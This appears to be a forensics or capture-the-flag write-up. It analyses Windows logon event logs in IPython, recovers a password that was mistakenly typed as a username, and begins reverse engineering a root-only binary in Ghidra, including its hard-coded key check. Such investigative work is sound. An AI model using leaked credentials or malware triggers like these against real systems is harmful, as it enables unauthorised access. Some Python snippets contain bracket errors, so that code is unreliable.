Type 'copyright', 'credits' or 'license' for more information
IPython 8.5.0 -- An enhanced Interactive Python. Type '?' for help.

In [1]: import json

In [2]: with open('success_logins.json', 'r') as f:
...:     s = json.load(f)
...:

In [3]: with open('unsuccess_logins.json', 'r') as f:
...:     f = json.load(f)
...:
```

```
In [4]: s
```

```
...
```

Filter some values

```
print("\n".join(["|\t|".join([v for k,v in event['Event']['EventData'].items() if k in {'LogonProcessName',  
'ProcessName', 'SubjectUserName', 'TargetUserName'}}] for event in s)))
```

Nothing interesting in success logins

```
In [37]: print("\n".join(["|\t|".join([v for k,v in event['Event']['EventData'].items() if k in {'LogonProcessName', 'ProcessName', 'SubjectUserName', 'TargetUserName'}}] for event in s)))
```

|        |  |                                  |  |                 |  |          |
|--------|--|----------------------------------|--|-----------------|--|----------|
| Advapi |  | C:\Windows\System32\winlogon.exe |  | EFORENZICS-DI\$ |  | UMFD-3   |
| Advapi |  | C:\Windows\System32\winlogon.exe |  | EFORENZICS-DI\$ |  | DWM-3    |
| Advapi |  | C:\Windows\System32\winlogon.exe |  | EFORENZICS-DI\$ |  | DWM-3    |
| Advapi |  | C:\Windows\System32\services.exe |  | EFORENZICS-DI\$ |  | SYSTEM   |
| User32 |  | C:\Windows\System32\svchost.exe  |  | EFORENZICS-DI\$ |  | HMarley  |
| Advapi |  | C:\Windows\System32\services.exe |  | EFORENZICS-DI\$ |  | SYSTEM   |
| Advapi |  | C:\Windows\System32\services.exe |  | EFORENZICS-DI\$ |  | SYSTEM   |
| Advapi |  | C:\Windows\System32\winlogon.exe |  | EFORENZICS-DI\$ |  | UMFD-3   |
| Advapi |  | C:\Windows\System32\winlogon.exe |  | EFORENZICS-DI\$ |  | DWM-3    |
| Advapi |  | C:\Windows\System32\winlogon.exe |  | EFORENZICS-DI\$ |  | DWM-3    |
| Advapi |  | C:\Windows\System32\services.exe |  | EFORENZICS-DI\$ |  | SYSTEM   |
| Advapi |  | C:\Windows\System32\services.exe |  | EFORENZICS-DI\$ |  | SYSTEM   |
| Advapi |  | C:\Windows\System32\services.exe |  | EFORENZICS-DI\$ |  | SYSTEM   |
| Advapi |  | C:\Windows\System32\services.exe |  | EFORENZICS-DI\$ |  | SYSTEM   |
| User32 |  | C:\Windows\System32\svchost.exe  |  | EFORENZICS-DI\$ |  | LJenkins |
| Advapi |  | C:\Windows\System32\services.exe |  | EFORENZICS-DI\$ |  | SYSTEM   |
| Advapi |  | C:\Windows\System32\services.exe |  | EFORENZICS-DI\$ |  | SYSTEM   |
| Advapi |  | C:\Windows\System32\services.exe |  | EFORENZICS-DI\$ |  | SYSTEM   |
| Advapi |  | C:\Windows\System32\winlogon.exe |  | EFORENZICS-DI\$ |  | UMFD-4   |
| Advapi |  | C:\Windows\System32\services.exe |  | EFORENZICS-DI\$ |  | SYSTEM   |
| Advapi |  | C:\Windows\System32\winlogon.exe |  | EFORENZICS-DI\$ |  | DWM-4    |
| Advapi |  | C:\Windows\System32\winlogon.exe |  | EFORENZICS-DI\$ |  | DWM-4    |
| Advapi |  | C:\Windows\System32\services.exe |  | EFORENZICS-DI\$ |  | SYSTEM   |
| Advapi |  | C:\Windows\System32\services.exe |  | EFORENZICS-DI\$ |  | SYSTEM   |
| User32 |  | C:\Windows\System32\svchost.exe  |  | EFORENZICS-DI\$ |  | LMonroe  |
| Advapi |  | C:\Windows\System32\services.exe |  | EFORENZICS-DI\$ |  | SYSTEM   |
| Advapi |  | C:\Windows\System32\services.exe |  | EFORENZICS-DI\$ |  | SYSTEM   |
| Advapi |  | C:\Windows\System32\services.exe |  | EFORENZICS-DI\$ |  | SYSTEM   |
| User32 |  | C:\Windows\System32\svchost.exe  |  | EFORENZICS-DI\$ |  | LMonroe  |
| Advapi |  | C:\Windows\System32\services.exe |  | EFORENZICS-DI\$ |  | SYSTEM   |
| Advapi |  | C:\Windows\System32\winlogon.exe |  | EFORENZICS-DI\$ |  | UMFD-5   |
| Advapi |  | C:\Windows\System32\winlogon.exe |  | EFORENZICS-DI\$ |  | DWM-5    |
| Advapi |  | C:\Windows\System32\winlogon.exe |  | EFORENZICS-DI\$ |  | DWM-5    |
| Advapi |  | C:\Windows\System32\services.exe |  | EFORENZICS-DI\$ |  | SYSTEM   |
| Advapi |  | C:\Windows\System32\services.exe |  | EFORENZICS-DI\$ |  | SYSTEM   |
| Advapi |  | C:\Windows\System32\services.exe |  | EFORENZICS-DI\$ |  | SYSTEM   |

Filter failed logins

```
print("\n".join(["|\t|".join([v for k,v in event['Event']['EventData'].items() if k in {'LogonProcessName', 'ProcessName', 'SubjectUserName', 'TargetUserName'}) for event in f]))
```

Found it

```
In [38]: print("\n".join(["|\t|".join([v for k,v in event['Event']['EventData'].items() if k in {'LogonProcessName', 'TargetUserName'}) for event in f]))
User32 |          |C:\Windows\System32\svchost.exe|          |EFORENZICS-DI$|          |lmonroe
User32 |          |C:\Windows\System32\svchost.exe|          |EFORENZICS-DI$|          |hmraley
User32 |          |C:\Windows\System32\svchost.exe|          |EFORENZICS-DI$|          |Def@ultf0r3nz!csPa$$
```

## Ghidra

Rename and retype variables to make code more readable

Ex:

- Retype `long` → `char**`
- Rename param → `argc` (arg count), `argv` (arg value)

```
1
2 undefined8 main(int argc,char **argv)
3
4 {
5     __uid_t _Var1;
6     int RES;
7     FILE *__stream;
8     undefined8 curlObj;
9     char *__s;
10    char *__s_00;
11
12    if (argc != 3) {
13        puts("Exiting... ");
14        /* WARNING: Subroutine does not return */
15        exit(0);
16    }
17    _Var1 = getuid();
18    if (_Var1 != 0) {
19        puts("Exiting... ");
20        /* WARNING: Subroutine does not return */
21        exit(0);
22    }
23    RES = strcmp(argv[2],"lDnxUysaQn");
24    if (RES != 0) {
25        puts("Exiting... ");
26        /* WARNING: Subroutine does not return */
27        exit(0);
28    }
29    puts("Running... ");
30    __stream = fopen(argv[2],"wb");
```